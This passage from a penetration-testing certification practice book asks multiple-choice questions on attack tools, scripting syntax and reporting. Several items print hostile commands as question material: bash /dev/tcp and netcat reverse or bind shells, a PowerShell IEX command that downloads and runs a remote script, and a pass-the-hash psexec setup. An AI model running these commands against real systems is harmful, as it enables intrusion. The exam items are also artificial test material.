E. Hydra

58. Which of the following are commonly used to perform brute-force password attacks? (Choose two.)

A. BeFF

B. Drozer

C. W3AF

D. Medusa

E. Hydra

59. Which of the following can be used to perform brute-force password attacks? (Choose two.)

A. Empire

B. Patator

C. Powersploit

D. Aircrack-ng

E. APK Studio

60. Which of the following penetration tools are based on Windows PowerShell? (Choose two.)

A. BeEF

B. SET

C. Empire

D. PowerSploit

E. Hopper

61. Which utility is used to conduct social engineering exploits?

A. Responder

B. SET

C. APKX

D. Immunity debugger

E. Hopper

62. Which penetration testing utility is focused on exploiting web browsers?

A. BeEF

B. foremost

C. FTK

D. EnCase

E. Tableau

63. As a part of a penetration test, you want to access a shell session on a target Windows server. Which utility could be used to do this?

A. Ollydbg

B. GDB

C. WinDBG

D. ncat

64. As a part of a penetration test, you want to reverse compile the executable for an in-house developed application used by the target organization. Which of the following tools can be used to do this? (Choose two.)

A. IDA

B. Hopper

C. route

D. Tableau

E. FTK

65. Which of the following tools are used to collect and analyze evidence from a digital crime scene? (Choose two.)

A. APKX

B. Peach

C. foremost

D. AFL

E. FTK

66. Which of the following tools can be used by a system administrator to ensure the network is in configuration compliance?

A. Nikto

B. Tableau

C. AFL

D. IDA Pro

67. During a black box penetration test, you need to use evasion to obscure your presence from system administrators in the target organization. Which tool could you use to do this?

A. YASCA

B. SonarQube

C. SAST

D. proxychains

68. Which of the following tools can be used to debug or decompile an Android executable? (Choose two.)

A. APK Studio

B. Olydbg

C. Immunity debugger

D. APKX

E. GDB

69. Which of the following tools can be used as a part of software assurance processes to perform fuzz testing on an application? (Choose two.)

A. AFL

B. Olydbg

C. Immunity debugger

D. Peach

E. GDB

70. Which of the following tools can be used as a part of software assurance processes to perform SAST and DAST testing? (Choose two.)

A. Findsecbugs

B. YASCA

C. Metasploit

D. theHarvester

E. Recon-ng

71. As a penetration tester, you want to improve your password cracking speed by building a specialized system with multiple video boards installed. Which tool can take advantage of multiple GPUs for password cracking?

A. proxychains

B. John the Ripper

C. hashcat

D. theHarvester

72. During a penetration test, the system administrator checks the log of the Linux server and notices thousands of unsuccessful login attempts. Which tool could the penetration tester be using? (Choose two.)

A. Hydra

B. YASCA

C. nmap

D. Tableau

E. Medusa

73. Consider the following image:

```
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password:  (1 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: administrator (2 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 123456 (3 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: password (4 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 12345678 (5 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: qwerty (6 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 123456789 (7 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 12345 (8 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 1234 (9 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 111111 (10 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 1234567 (11 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: dragon (12 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 123123 (13 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: baseball (14 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: abc123 (15 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: football (16 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: monkey (17 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: letmein (18 of 235 complete)
```

Which penetration testing tool was used to generate this output?

A. Maltego

B. Medusa

C. netcat

D. Metasploit

74. While performing a black box penetration test, the tester wants to crawl the target organization's website and gather key words that may possibly be used as passwords by employees and save them in a list. The tester will then run a brute-force password utility using that list in an attempt to gain access. Which utility should be used to create the possible password file?

A. hashcat

B. CeWL

C. netcat

D. Hydra

75. Which of the following is a brute-force utility that can be used by penetration testers to discover directories and files on a web server?

A. ncat

B. Powersploit

C. FOCA

D. Dirbuster

76. Consider the following image:

```
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor             (root)
1g 0:00:00:00 DONE 1/3 (2018-11-30 03:30) 100.0g/s 12800p/s 12800c/s 12800C/s root..Root)
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Which credential testing tool was used to generate this output?

A. John the Ripper

B. Hydra

C. theHarvester

D. Dirbuster

77. Consider the following image:

```
Domain Name: TESTOUT.COM
Registry Domain ID: 2178588_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2018-02-03T16:29:56Z
Creation Date: 1998-02-26T05:00:00Z
Registry Expiry Date: 2021-02-25T05:00:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-56.AWSDNS-07.COM
Name Server: NS-697.AWSDNS-23.NET
Name Server: NS1-07.AZURE-DNS.COM
Name Server: NS2-07.AZURE-DNS.NET
DNSSEC: unsigned
```

Which OSINT tool was used to generate this output?

A. whois

B. Foca

C. Maltego

D. Censys

78. As a part of a black box penetration test, you've discovered that the target organization's wireless network signal is emanating out into the parking lot and across the street. You want to access the internal network using this wireless network radio signal. However, the wireless network is encrypted. Which wireless compromise tools could you use to do this? (Choose two.)

A. searchsploit

B. netcat

C. OWASP ZAP

D. WiFite

E. Kismet

79. During a gray box penetration test, the tester needs to proxy connections between the target organization's web application server and client systems running web browsers. Which web proxy penetration testing tools could the tester use to do this? (Choose two.)

A. searchsploit

B. Burp Suite

C. OWASP ZAP

D. Impacket

E. Empire

80. During a gray box penetration test, the tester wants to be able to set up a reverse shell exploit where a compromised system on the target network "calls home" to a listener set up on the tester's laptop to enable the tester to remote control the compromised system. Which remote access tool could be used to do this?

A. netcat

B. Responder

C. Impacket

D. BeEF

81. Which remote access tool was created by the organization that developed nmap as an updated version of the netcat utility that supports encrypted data tunnels?

A. Metasploit Framework

B. SET

C. hping

D. ncat

82. During a gray box penetration test, the tester wants to be able to set up a bind shell exploit where a listener is set up on a compromised system on the target. Which remote access tools could be used to do this?

A. ncat

B. netcat

C. Powersploit

D. DAST

E. SAST

83. Which mobile tool provides an attack framework that can be used to exploit mobile devices running the Android operating system?

A. APKX

B. APK Studio

C. Drozer

D. DAST

84. Which mobile tool can be used to reverse engineer an APK file from a mobile device running the Android operating system?

A. Peach

B. APK Studio

C. Drozer

D. DAST

85. Which mobile tool is a Python wrapper that can extract Java source code directly from an Android APK executable?

A. APKX

B. AFL

C. Drozer

D. DAST

86. Which penetration testing tool is a command-line search tool for the online Exploit-DB database of known exploits?

A. findbugs

B. Shodan

C. Censys

D. Searchsploit

87. During a gray box penetration test, the tester wants to poison queries for the target organization's domain controller in order to redirect client requests to the tester's laptop and capture usernames and hashed passwords. Which utility could be used to do this?

A. Searchsploit

B. Empire

C. Impacket

D. Responder

88. Which penetration testing tool consists of a collection of Python classes used for low-level access to network protocols, such as SMB?

A. Searchsploit

B. Empire

C. Impacket

D. Responder

89. Which penetration testing tool provides penetration testers with a huge number of exploits that can be used to compromise the target organization's network?

A. Metasploit Framework

B. SET

C. hping

D. ncat

90. While reading an executable script file, you see a line near the beginning of the script that declares a variable using the following syntax:

```
ServerName = FS1
```

Which type of script could this be? (Choose two.)

A. PowerShell

B. Bash

C. Ruby

D. Python

91. While reading an executable script file, you see a line near the beginning of the script that declares a variable using the following syntax:

```
$ServerName = FS1
```

Which type of script could this be? (Choose two.)

A. PowerShell

B. Bash

C. Ruby

D. Python

92. While reading an executable script file, you see a line near the beginning of the script that declares a variable using the following syntax:

```
_ServerName = FS1
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

93. While reading an executable script file, you see a line near the beginning of the script that declares an array using the following syntax:

```
PrimeNumArray = [2, 3, 5, 7, 11]
```

Which type of script could this be? (Choose two.)

A. PowerShell

B. Bash

C. Ruby

D. Python

94. While reading an executable script file, you see a line near the beginning of the script that declares an array using the following syntax:

```
PrimeNumArray = (2, 3, 5, 7, 11)
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

95. While reading an executable script file, you see a line near the beginning of the script that declares an array using the following syntax:

```
$PrimeNumArray = @(2, 3, 5, 7, 11)
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

96. While reading an executable script file, you see a line near the beginning of the script that references the value of a variable using the following syntax:

```
echo {$ServerName}
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

97. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:

```
echo {$PrimeNumArray[2]}
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

98. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:

```
echo $PrimeNumArray[2]
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

99. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:

```
print (PrimeNumArray[2])
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

100. While reading an executable script file, you see a line near the beginning of the script that references the second value from an array using the following syntax:

```
puts PrimeNumArray[2]
```

Which type of script could this be?

A. PowerShell

B. Bash

C. Ruby

D. Python

101. As a part of a gray box penetration test, you need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to insert a value of `FS1` into an element named `HostName` within an associative array named `Target`. Which of the following lines of code will do this?

A. `Target[HostName] = FS1`

B. `Target = [{"HostName":"FS1"}]`

C. `$Target.HostName = 'FS1'`

D. `_Target = {"HostName" => "FS1"}`

102. As a part of a gray box penetration test, you need to create a Ruby script to run an exploit against the target organization. As a part of the script, you need to insert a value of `FS1` into an element named `HostName` within an associative array named `Target`. Which of the following lines of code will do this?

A. `Target[HostName] = FS1`

B. `Target = [{"HostName":"FS1"}]`

C. `$Target.HostName = 'FS1'`

D. `_Target = {"HostName" => "FS1"}`

103. As a part of a gray box penetration test, you need to create a PowerShell script to run an exploit against the target organization. As a part of the script, you need to insert a value of `FS1` into an element named `HostName` within an associative array named `Target`. Which of the following lines of code will do this?

A. `Target[HostName] = FS1`

B. `Target = [{"HostName":"FS1"}]`

C. `$Target.HostName = 'FS1'`

D. `_Target = {"HostName" => "FS1"}`

104. As a part of a gray box penetration test, you need to create a Python script to run an exploit against the target organization. As a part of the script, you need to insert a value of `FS1` into an element named `HostName` within an associative array named `Target`. Which of the following lines of code will do this?

A. `Target[HostName] = FS1`

B. `Target = [{"HostName":"FS1"}]`

C. `$Target.HostName = 'FS1'`

D. `_Target = {"HostName" => "FS1"}`

105. As a part of a gray box penetration test, you need to create a Ruby script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables to test whether they are equal. Which relational operator should you use?

A. `=`

B. `==`

C. `-eq`

D. `!=`

106. As a part of a gray box penetration test, you need to create a Python script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables that tests whether they are not equal. Which relational operators could you use? (Choose two.)

A. `<>`

B. `==`

C. `-eq`

D. `!=`

E. `-ne`

107. As a part of a gray box penetration test, you need to create a Python script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables to test whether they are equal. Which relational operator should you use?

A. `=`

B. `==`

C. `-eq`

D. `!=`

108. As a part of a gray box penetration test, you need to create a PowerShell script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables to test whether they are equal. Which relational operator should you use?

A. `=`

B. `==`

C. `-eq`

D. `!=`

109. As a part of a gray box penetration test, you need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two integer variables to test whether one is numerically greater than the other. Which relational operator should you use?

A. `>`

B. `<`

C. `-gt`

D. `!>`

110. Which relational operator can be used in both Python and Ruby to test whether one value is numerically greater than the other?

A. `>`

B. `<`

C. `-gt`

D. `!>`

111. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than or equal to the other?

A. `>=`

B. `-gt`

C. `-ge`

D. `!>=`

112. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than the other?

A. `>=`

B. `-gt`

C. `-ge`

D. `!>=`

113. Which relational operator can be used in both Python and Ruby to test whether one value is numerically greater than or equal to the other?

A. `>=`

B. `-gt`

C. `-ge`

D. `!>=`

114. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than the other?

A. `<=`

B. `-lt`

C. `-le`

D. `!<`

115. Which relational operator can be used in both Python and Ruby to test whether one value is numerically less than the other?

A. `<=`

B. `-lt`

C. `-le`

D. `<`

116. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than or equal to the other?

A. `<=`

B. `-lt`

C. `-le`

D. `!<`

117. Which relational operator can be used in both Python and Ruby to test whether one value is numerically less than or equal to the other?

A. `<=`

B. `-lt`

C. `-le`

D. `!<`

118. You need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named `TargetHost`?

A. `echo $TargetHost`

B. `read TargetHost`

C. `readln TargetHost`

D. `input $TargetHost`

119. As a part of a gray box penetration test, you need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to display the value of a variable named `TargetHost` on the screen. Which command will do this?

A. `echo $TargetHost`

B. `write TargetHost`

C. `writeln TargetHost`

D. `output $TargetHost`

120. Which command can be used from within an `if/then` flow control structure in a Bash script to evaluate whether a specified condition is true?

A. eval

B. `==`

C. test

D. `<>`

121. Consider the following snippet from a script:

```
if _x > 2
     puts "x is greater than 2"
else
     puts "x is less than or equal to 2"
end
```

What scripting language is this snippet written in?

A. Ruby

B. PowerShell

C. Bash

D. Python

122. Consider the following snippet from a script:

```
If (x -eq 2) {
          'This number is 2'
     } Else {
          'This number is not 2'
}
```

What scripting language is this snippet written in?

A. Ruby
B. PowerShell
C. Bash
D. Python

123. Consider the following snippet from a script:

```
if test -f $FileName; then
   echo "The file exists."
else
   echo "The file does not exist."
fi
```

What scripting language is this snippet written in?

A. Ruby
B. PowerShell
C. Bash
D. Python

124. In a Bash script, you need to prompt the user to select from one of seven different options presented with the `echo` command. Which control structure would best evaluate the user's input and run the appropriate set of commands?

A. `while` loop
B. `for` loop
C. `until` loop
D. `if/then/else`
E. `case`

125. Which control structure will keep processing over and over until a specified condition evaluates to `false`?

A. `while` loop

B. `for` loop

C. `until` loop

D. `if/then/else`

E. `case`

126. Which control structure is considered to be a flow control structure?

A. `while` loop

B. `for` loop

C. `until` loop

D. `if/then/else`

127. Which control structure will keep processing over and over as long as the specified condition evaluates to `false`?

A. `while` loop

B. `for` loop

C. `until` loop

D. `if/then/else`

128. Which control structure will process a specified number of times?

A. `while` loop

B. `for` loop

C. `until` loop

D. `if/then/else`

E. `case`

129. You need to create a PowerShell script that will prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named `TargetHost`?

A. `TargetHost = input('Please enter a hostname:')`

B. `read TargetHost`

C. `TargetHost = gets`

D. `$TargetHost = read-host -Prompt`

130. Which command in a PowerShell script will cause it to write the value of a variable named `TargetHost` on the screen?

A. `echo $TargetHost`

B. `print (TargetHost)`

C. `writeln TargetHost`

D. `puts TargetHost`

131. You need to create a Ruby script that will prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named `TargetHost`?

A. `TargetHost = input('Please enter a hostname:')`

B. `read TargetHost`

C. `TargetHost = gets`

D. `$TargetHost = read-host -Prompt`

132. Which command in a Ruby script will cause it to write the value of a variable named `TargetHost` on the screen?

A. `echo $TargetHost`

B. `print (TargetHost)`

C. `writeln TargetHost`

D. `puts TargetHost`

133. You need to create a Python script that will prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named `TargetHost`?

A. `TargetHost = input('Please enter a hostname:')`

B. `read TargetHost`

C. `TargetHost = gets`

D. `$TargetHost = read-host -Prompt`

134. Which command in a Python script will cause it to write the value of a variable named `TargetHost` on the screen?

A. `echo $TargetHost`

B. `print (TargetHost)`

C. `writeln TargetHost`

D. `puts TargetHost`

135. Which of the following elements must be included at the beginning of every Bash script?

A. `#Comment`

B. `#!/bin/bash`

C. `exit 0`

D. `#begin script`

136. You've created a Bash script in your home directory on a Linux system named myexploit. How can you execute it? (Choose two.)

A. Enter **`/bin/bash ~/myexploit`** at the shell prompt.

B. Enter **`myexploit`** at the shell prompt.

C. Select Computer ➢ Run in the graphical desktop; then enter **`~/ myexploit`** and select Run.

D. Enter **`run ~/ myexploit`** at the shell prompt.

E. Enter **`chmod u+x ~/ myexploit`**; then enter **`~/ myexploit`** at the shell prompt.

137. Which Bash script command will create a new variable named `TOTAL` and set its type to be `integer`?

A. `variable -i TOTAL`

B. `declare -i TOTAL`

C. `declare TOTAL -t integer`

D. `TOTAL=integer`

138. Within a Bash script, you want to send the standard output and the standard error from the `tail /var/log/firewall` command to a file named `lastevents` in the current directory. Which command could you add to the script to do this?

A. `tail /var/log/firewall 1> lastevents 2> lastevents`

B. `tail /var/log/firewall > lastevents`

C. `tail /var/log/firewall 1> lastevents 2> &1`

D. `tail /var/log/firewall 1&2> lastevents`

139. A penetration tester wants to target the NetBIOS name service. Which command is most likely to be used to exploit the NetBIOS name service?

A. `arpspoof`

B. `burpsuite`

C. `nmap`

D. `responder`

140. A penetration tester wants to conduct open-source intelligence (OSINT) data collection from publicly available sources. Which of the following tools can be used? (Choose two.)

A. BeEF

B. Dynamo

C. Maltego

D. SET

E. Shodan

F. Wireshark

141. A penetration tester wants to perform a credential brute-force attack on a client's application. Which of the following tools should be used?

A. Hashcat

B. Hydra

C. John the Ripper

D. Peach

142. A penetration tester is trying to attack a device with a user account that was previously identified.

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                                  Required
----                  ---------------                                                  --------
RHOST                 192.168.2.100                                                    yes
RPORT                 445                                                              yes
SERVICE_DESCRIPTION                                                                    no
SERVICE_DISPLAY_NAME                                                                   no
SERVICE_NAME                                                                           no
SHARE                 ADMIN$                                                           yes
SMBDOMAIN             Corp                                                             no
SMBPASS               aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2487ep no
SMBUSER               Administrator                                                    no
```

What type of attack is being tested?

A. Credential dump

B. DLL injection

C. Pass the hash

D. Reverse shell

143. A penetration tester wants to use Metasploit. Which of the following commands will start the Metasploit database?

A. `db_connect`

B. `db_init`

C. `msfconsole`

D. `msfvenom`

144. You are a penetration tester, and you want to capture NTLM v2 hashes over the wire for use in a pass-the-hash attack. Which tool does not allow you to capture NTLM v2 hashes over the wire?

A. Ettercap

B. Mimikatz

C. Metasploit

D. Responder

145. A penetration tester is conducting a test and gains access into an unrestricted system network by using port 443. The tester wants to create a reverse shell from the client back to the tester. Which of the following methods is most likely what the tester will use?

A. `bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1`

B. `nc -e /bin/sh <SOURCEIP> 443`

C. `perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;`

D. `ssh superadmin@<DESTINATIONIP> -p 443`

146. During a penetration test, the following line of code was found in an exploited machine's history file:

```
bin/bash -i >& /dev/tcp/192.168.0.10/80 0> &1
```

What best describes what this command line does?

A. A port scan has been performed.

B. Obtains the web server's banner.

C. Redirects a teletypewriter (TTY) to a remote system.

D. Removes the error logs for the given IP.

147. A tester has captured NTLM hashes and wants to conduct a pass-the-hash attack. Unfortunately, the tester doesn't know which systems on the network may accept the hash. What tool should the tester use to conduct the test?

A. Drozer

B. Hashcat

C. Hydra

D. Kismet

148. A tester using penetration testing wants to deploy a malicious website at part of the test to exploit the browsers belonging to the client's employees. What tool can the test utilize?

A. Browser Exploitation Framework (BeEF)

B. Metasploit

C. Open Web Application Security Project (OWASP)

D. Social Engineer Toolkit (SET)

149. You are a penetration tester, and you are planning to create a custom wordlist of common words and catchphrases about your client using the client's website. What is the name of the tool that you can utilize to assist with building a custom wordlist?

A. CeWL

B. Hashcat

C. Hydra

D. Medusa

150. A penetration tester is using PowerShell to conduct testing. The tester is using the following PowerShell command:

```
powershell.exe IEX (New-Object Net.Webclient).downloadstring(http://
site/script.ps1");Invoke-Command
```

What action is being performed by this command?

A. It executes a remote script.

B. It incorporates an object.

C. It runs an encoded command.

D. It sets the execution policy.

151. You are a penetration tester and have run the following Nmap scan on a computer: `nmap -sV 192.168.10.5`. The client indicated that it had disabled Telnet from its environment. However, the Nmap scan results show that port 22 is closed and that port 23 is open to SSH. What might have happened to cause this?

A. The organization did not disable Telnet.

B. The nmap results contain a false positive for port 23.

C. The service is running on a nonstandard port.

D. Port 22 is filtered.

152. You are a penetration tester, and you plan on using an hping command to send traffic to a remote system. What type of traffic will the remote system see when you use this script: `hping remoteclient.com -S -V -p 80?`

A. HTTP traffic to TCP port 80

B. HTTPS traffic to TCP port 80

C. TCP SYNs to TCP port 80

D. TCP three-way handshake to TCP port 80

153. A penetration tester is conducting a test and has compromised the client's host. What is the correct syntax to create a Netcat listener on this device?

A. `nc -lp 4444 -e /bin/bash`

B. `nc -lvp 4444 /bin/bash`

C. `nc -p 4444 /bin/bash`

D. `nc -vp 4444 /bin/bash`

154. Which nmap switch must a penetration tester use if they want to scan all the TCP ports on an identified device?

A. `-p- 1-65535`

B. `-p ALX`

C. `-p 1-65544`

D. `-port 1-65534`

155. A penetration tester wants to perform passive reconnaissance on the client's external domain. What would be the best choice to use?

A. CeWL

B. OpenVAS

C. Peach

D. Shodan

156. A penetration tester has successfully exploited a DM2 server that seems to be listening to an outbound port. The tester wants to forward that traffic back to a device. What are the best tools to do this? (Choose two.)

A. Cain and Abel

B. Netcat

C. Nmap

D. Secure Shell (SSH)

E. Tcpdump

F. Wireshark

157. A penetration tester is analyzing a script to determine why the script is not returning the correct results as expected. The expected results should be `True`.

```
root:~# cat ./myscript.sh

#!/bin/bash

source=10

let dest=5+5

if [ 'source' = 'dest' ]; then

     echo "True"

else

     echo "False"

fi

#End of File

root:~# ./myscript.sh

False
```

By reviewing the script, how would the tester correct the errors to return the correct results? (Choose two.)

A. Change `fi'` to `'Endlf`

B. Remove `let` in front of `dest=5+5`

C. Change the `=` to `-eq`

D. Change `-source*` and `'dest'` to `"Ssource"` and `"Sdest"`

E. Change `'else'` to `'elif`

158. You are a penetration tester and want to create an array using a PowerShell script. Which lines of code would you use?

A. `$ports = 20, 25, 80, 443`

B. `ports = (20,25,80,443)`

C. `ports = [20,25,80,443]`

D. `$ports= [20,25,80,443]`

159. A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which additional command would need to be executed on the tester's Linux system to make the previous command work?

A. `nc -nvlp 443`

B. `nc 10.2.4.6 443`

C. `nc -w3 10.2.4.6 443`

D. `nc-/bin/ah 10.2.4.6 443`

160. During an internal penetration test, several multicast and broadcast name resolution requests are observed moving through the network. A tester wants to impersonate network resources and collect authentication requests. What tool should be used?

A. Ettercap

B. Medusa

C. Tcpdump

D. Responder

161. A penetration tester, using nmap, has been asked to conduct OS fingerprinting using a company-provided text file that contains a list of all the IP addresses. What switches would you need to include in your code to conduct OS fingerprinting using the text file? (Choose two.)

A. `-iL`

B. `-O`

C. `-oN`

D. `-oX`

E. `-sS`

F. `-sV`

162. A penetration tester is using Metasploit. What command would allow the tester to access a private network from the Internet?

A. `db_nmp -iL /tmp/privatentwk.txt`

B. `run autoroute -a 192.168.1.10/24`

C. `set rhost 192.168.1.10`

D. `use auxiliary/server/socks4a`

163. You are a penetration tester, and you want to capture user hashes on a Windows network. You want to gather broadcast messages and have the ability to authenticate with hashes once you have captured them. What tool should you use?

A. Impacket

B. Metasploit

C. Responder

D. Wireshark

164. You are a penetration tester, and you want to use nmap to scan a remote system. You will be using the following command:

```
nmap 142.78.32.0/24
```

How many TCP ports will you be scanning?

A. 256

B. 1,000

C. 1,024

D. 65,535

165. You are writing the following Python code:

```
if 1 == 1:
    print("howdy")
elif 3 == 3:
    print("howdy")
else:
    print("howdy")
```

How many times will this code print the word *howdy*?

A. 0

B. 1

C. 2

D. 3

166. You are a penetration tester, and you want to do a search to see your client's computers and devices that are connected to the Internet by using a variety of filters. Which tool can you use to accomplish this?

A. Censys

B. Shodan

C. theHarvester

D. Whois

167. You are a penetration tester, and you want to do a search to see your client's computers and devices that are connected to the Internet and that will show you the geoIP information, if available. Which tool can you use to accomplish this?

A. Censys

B. Shodan

C. theHarvester

D. Whois

168. You are a penetration tester, and you are conducting a test on a specific client database server. You want to detect any vulnerabilities on the database server. Which tool will best assist you?

A. Nessus

B. Nikto

C. Sqlmap

D. OpenVAS

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter 5

Reporting and Communication

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 5: Reporting and Communication

✓ **5.1 Given a scenario, use report writing and handling best practices.**

- Normalization of data
- Written report of findings and remediation
  - Executive summary
  - Methodology
  - Findings and remediation
  - Metrics and measures
  - Risk rating
  - Conclusion
- Risk appetite
- Storage time for report
- Secure handling and disposition of reports

✓ **5.2 Explain post-report delivery activities.**

- Post-engagement cleanup
  - Removing shells
  - Removing tester-created credentials
  - Removing tools
- Client acceptance
- Lessons learned
- Follow-up actions/retest
- Attestation of findings

✓ **5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities.**

- Solutions
  - People
  - Process
  - Technology
- Findings
  - Shared local administrator credentials
  - Weak password complexity
  - Plain text passwords
  - No multifactor authentication
  - SQL injection
  - Unnecessary open services
- Remediation
  - Randomize credentials/LAPS
  - Minimum password requirements/password filters
  - Encrypt the passwords
  - Implement multifactor authentication
  - Sanitize user input/parameterize queries
  - System hardening

✓ **5.4 Explain the importance of communication during the penetration testing process.**

- Communication path
- Communication triggers
  - Critical findings
  - Stages
  - Indicators of prior compromise
- Reasons for communication
  - Situational awareness
  - De-escalation
  - De-confliction
- Goal reprioritization

1. You have just completed a penetration test for a client. During the test, you used a variety of different tools to collect data and conduct exploits. Now you need to aggregate all of the data generated by these tools into a format that is consistent, correlated, and readable. What is this process called?
   - **A.** Attestation of findings
   - **B.** Normalization of data
   - **C.** De-escalation
   - **D.** De-confliction

2. You have just completed a penetration test for a client and are now creating a written report of your findings. You need to make sure the reader understands that you followed the PCI DSS standard while conducting the test. In which part of the report should you include this information?
   - **A.** Findings
   - **B.** Remediation
   - **C.** Metrics and Measures
   - **D.** Methodology

3. One of the goals of communication between the tester and the client during a penetration test is to ensure that both parties clearly understand the current security state of the network. Which of the following terms best describes this shared understanding?
   - **A.** Situational awareness
   - **B.** De-escalation
   - **C.** De-confliction
   - **D.** Goal reprioritization

4. During a penetration test, the client organization's network administrator discovers a distributed denial of service (DDoS) attack underway that is aimed at the company's web server. The administrator calls the penetration tester to verify that the attack is part of the penetration test and not coming from a real attacker. What is this process called?
   - **A.** Normalization of data
   - **B.** Situational awareness
   - **C.** De-confliction
   - **D.** Goal reprioritization

5. During a penetration test, the client organization begins to receive complaints from customers indicating that the organization's web server is very slow to respond or even crashes at times. The network administrator discovers a distributed denial of service (DDoS) attack underway that is aimed at the company's web server. Sales are being lost, so the administrator calls the penetration tester and asks them to stop the attack. What is this communication path called?
   - **A.** Situational awareness
   - **B.** De-escalation
   - **C.** De-confliction
   - **D.** Goal reprioritization

6. Your organization is conducting a black box penetration test for a client. There are five members on your penetration test team. During the test, you continuously communicate with the other members of the team via email and text messaging to ensure everyone knows what the others are doing. What is this process called?
   - **A.** Situational awareness
   - **B.** Metrics and measures
   - **C.** De-confliction
   - **D.** Normalization of data

7. Your organization is conducting a black box penetration test for a client. There are five members on your penetration test team. During the test, you continuously communicate with the other members of the team via email and text messaging to coordinate the timing of activities, including reconnaissance, enumeration, exploits, and so on. What is this process called?
   - **A.** Situational awareness
   - **B.** De-escalation
   - **C.** De-confliction
   - **D.** Normalization of data

8. During a penetration test, the client organization begins to receive complaints from remote workers indicating that the organization's VPN is down. The network administrator discovers a local area network denial (LAND) attack underway that is aimed at the company's VPN server at the edge of the network. The remote workers are unable to work, so the administrator calls the penetration tester and asks them to dial back the attack. What is this communication path called?
   - **A.** Situational awareness
   - **B.** De-escalation
   - **C.** De-confliction
   - **D.** Goal reprioritization

